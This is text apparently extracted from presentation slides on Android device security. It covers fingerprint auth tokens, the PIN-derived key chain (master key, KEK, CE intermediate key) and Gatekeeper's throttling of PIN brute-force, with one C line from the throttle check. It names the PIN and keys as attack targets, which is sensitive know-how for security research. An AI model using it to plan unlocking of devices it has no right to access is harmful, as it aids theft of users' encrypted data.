


Fingerprint


Generate by fingerprint auth TA



How AuthToken used in Android?



PIN Related Keys



Possible targets include the PIN and its associated keys.

Brute-force PIN?

PIN

Normally 6-digits

Master key

32-bytes


32-bytes

KEK


CE Intermediate key

decrypt

CE Intermediate key(enc)



Throttle is the core



Gatekeeper throttles brute-force

Throttle in gatekeeper TA

```
if (gk_check_throttle(failure_record) != 0) goto sec_delay;

